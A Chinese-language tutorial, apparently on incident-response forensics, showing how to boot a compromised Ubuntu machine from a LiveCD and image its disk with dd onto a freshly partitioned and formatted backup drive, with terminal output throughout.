




关闭受害系统，插上U盘，设置U盘启动，进入LiveCD


“U20Copy”配置
通用
选项
硬件
安全性
备份
搜索
图形
鼠标和键盘
共享的打印机
网络
USB 与蓝牙
硬盘
CD/DVD
启动顺序
启动顺序：
CD/DVD
硬盘
外部设备
网络
外部引导设备：
TransMemory-Ex
选择启动时的引导设备
高级...
恢复默认设置
点击锁，以防止进一步的更改。


U20Copy
GNU GRUB version 2.06
*Try or Install Ubuntu
Ubuntu (safe graphics)
OEM install (for manufacturers)
Test memory
Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, `e' to edit the commands
before booting or `c' for a command-line.
The highlighted entry will be executed automatically in 21s.



确定要备份的硬盘名称以及具体信息

```
sudo lsblk -a
sudo fdisk -l
```

```
ubuntu@ubuntu:~/Desktop$ sudo lsblk -a
NAME                      MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0                       7:0    0   2.3G  1 loop /rofs
loop1                       7:1    0     4K  1 loop /snap/bare/5
loop2                       7:2    0  61.9M  1 loop /snap/core20/1405
loop3                       7:3    0 248.8M  1 loop /snap/gnome-3-38-2004/99
loop4                       7:4    0  81.3M  1 loop /snap/gtk-common-themes/1534
loop5                       7:5    0 155.6M  1 loop /snap/firefox/1232
loop6                       7:6    0   284K  1 loop /snap/snapd-desktop-integration/10
loop7                       7:7    0  43.6M  1 loop /snap/snapd/15177
loop8                       7:8    0  45.9M  1 loop /snap/snap-store/575
loop9                       7:9    0     0B  0 loop
sda                         8:0    0    16G  0 disk
├─sda1                      8:1    0     1M  0 part
├─sda2                      8:2    0     1G  0 part
└─sda3                      8:3    0    15G  0 part
  └─ubuntu--vg-ubuntu--lv 253:0    0    15G  0 lvm
sdb                         8:16   1  29.6G  0 disk
├─sdb1                      8:17   1   3.4G  0 part /cdrom
├─sdb2                      8:18   1   4.1M  0 part
├─sdb3                      8:19   1   300K  0 part
└─sdb4                      8:20   1  26.2G  0 part /var/crash
                                                    /var/log
sr0                        11:0    1  1024M  0 rom
ubuntu@ubuntu:~/Desktop$
```

```
ubuntu@ubuntu:~/Desktop$ sudo fdisk -l /dev/sda
Disk /dev/sda: 16 GiB, 17179869184 bytes, 33554432 sectors
Disk model: U20Copy-0 SSD
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: gpt
Disk identifier: E2DE1019-313A-4614-ADA2-1735EB28FE7C

Device       Start      End  Sectors Size Type
/dev/sda1     2048     4095     2048   1M BIOS boot
/dev/sda2     4096  2101247  2097152   1G Linux filesystem
/dev/sda3  2101248 33552383 31451136  15G Linux filesystem
ubuntu@ubuntu:~/Desktop$
```

确定我们要复制的源硬盘的设备名称为 `/dev/sda`，这块硬盘有三个分区，使用的是 GPT 分区表，硬盘总大小为 16G

接入用来备份的数据盘 500G

查看数据盘信息

```
sudo lsblk -a
```

```
ubuntu@ubuntu:~/Desktop$ sudo lsblk -a
NAME                      MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0                       7:0    0   2.3G  1 loop /rofs
loop1                       7:1    0     4K  1 loop /snap/bare/5
loop2                       7:2    0  61.9M  1 loop /snap/core20/1405
loop3                       7:3    0 248.8M  1 loop /snap/gnome-3-38-2004/99
loop4                       7:4    0  81.3M  1 loop /snap/gtk-common-themes/1534
loop5                       7:5    0 155.6M  1 loop /snap/firefox/1232
loop6                       7:6    0   284K  1 loop /snap/snapd-desktop-integration/10
loop7                       7:7    0  43.6M  1 loop /snap/snapd/15177
loop8                       7:8    0  45.9M  1 loop /snap/snap-store/575
loop9                       7:9    0     0B  0 loop
sda                         8:0    0    16G  0 disk
├─sda1                      8:1    0     1M  0 part
├─sda2                      8:2    0     1G  0 part
└─sda3                      8:3    0    15G  0 part
  └─ubuntu--vg-ubuntu--lv 253:0    0    15G  0 lvm
sdb                         8:16   1  29.6G  0 disk
├─sdb1                      8:17   1   3.4G  0 part /cdrom
├─sdb2                      8:18   1   4.1M  0 part
├─sdb3                      8:19   1   300K  0 part
└─sdb4                      8:20   1  26.2G  0 part /var/crash
                                                  /var/log
sdc                         8:32   0 465.8G  0 disk
├─sdc1                      8:33   0   200M  0 part
└─sdc2                      8:34   0 465.6G  0 part
sr0                        11:0    1  1024M  0 rom
```

数据盘总大小为 500G，硬盘设备名称为 `/dev/sdc`,有两个分区，现在我们删除这些分区，新建一个只有20G大小的分区就够了

```
sudo fdisk /dev/sdc
```

```
ubuntu@ubuntu:~/Desktop$ sudo fdisk /dev/sdc

Welcome to fdisk (util-linux 2.37.2).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.


Command (m for help): d  删除分区
Partition number (1,2, default 2): 1  删除分区 /dev/sdc1

Partition 1 has been deleted.

Command (m for help): d  删除分区
Selected partition 2
Partition 2 has been deleted.

Command (m for help): n 新建分区
Partition number (1-128, default 1):  使用默认的1
First sector (34-976773134, default 2048): 使用默认的2048
Last sector, +/-sectors or +/-size{K,M,G,T,P} (2048-976773134, default 976773134): +20G
                                                                  表示分区20G大小
Created a new partition 1 of type 'Linux filesystem' and of size 20 GiB.

Command (m for help): w  将改动写入硬盘
```

```
ubuntu@ubuntu:~/Desktop$ sudo lsblk -a
NAME                      MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0                       7:0    0   2.3G  1 loop /rofs
loop1                       7:1    0     4K  1 loop /snap/bare/5
loop2                       7:2    0  61.9M  1 loop /snap/core20/1405
loop3                       7:3    0 248.8M  1 loop /snap/gnome-3-38-2004/99
loop4                       7:4    0  81.3M  1 loop /snap/gtk-common-themes/1534
loop5                       7:5    0 155.6M  1 loop /snap/firefox/1232
loop6                       7:6    0   284K  1 loop /snap/snapd-desktop-integration/10
loop7                       7:7    0  43.6M  1 loop /snap/snapd/15177
loop8                       7:8    0  45.9M  1 loop /snap/snap-store/575
loop9                       7:9    0     0B  0 loop
sda                         8:0    0    16G  0 disk
├─sda1                      8:1    0     1M  0 part
├─sda2                      8:2    0     1G  0 part
└─sda3                      8:3    0    15G  0 part
  └─ubuntu--vg-ubuntu--lv 253:0    0    15G  0 lvm
sdb                         8:16   1  29.6G  0 disk
├─sdb1                      8:17   1   3.4G  0 part /cdrom
├─sdb2                      8:18   1   4.1M  0 part
├─sdb3                      8:19   1   300K  0 part
└─sdb4                      8:20   1  26.2G  0 part /var/crash
                                                  /var/log
sdc                         8:32   0 465.8G  0 disk
└─sdc1                      8:33   0    20G  0 part
sr0                        11:0    1  1024M  0 rom
ubuntu@ubuntu:~/Desktop$
```

格式化 `/dev/sdc1` 分区

```
sudo mkfs.ext4 /dev/sdc1
```

```
ubuntu@ubuntu:~/Desktop$ sudo mkfs.ext4 /dev/sdc1
mke2fs 1.46.5 (30-Dec-2021)
Creating filesystem with 5242880 4k blocks and 1310720 inodes
Filesystem UUID: 4a96e7c0-4ce7-4312-b18d-bf14c0b3f9fa
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208,
        4096000

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks):
done
Writing superblocks and filesystem accounting information: done

ubuntu@ubuntu:~/Desktop$
```

新建 `/data` 目录，将 `/dev/sdc1` 挂载到该位置

```
sudo mkdir /data
sudo mount /dev/sdc1 /data
```


```
ubuntu@ubuntu:~/Desktop$ sudo mkdir /data
ubuntu@ubuntu:~/Desktop$ sudo mount /dev/sdc1 /data
ubuntu@ubuntu:~/Desktop$
```


使用 dd 命令将 `/dev/sda` 硬盘中的所有分区的所有内容拷贝到 /data 目录中的一个文件里，文件名以 ubuntu-sda 来命名

```
sudo dd if=/dev/sda of=/data/ubuntu-sda bs=5M
```

默认是看不到进度的，执行dd后，需要新开一个终端窗口，执行下面的命令来让 dd 显示进度


```
sudo watch -n 5 killall -USR1 dd
```






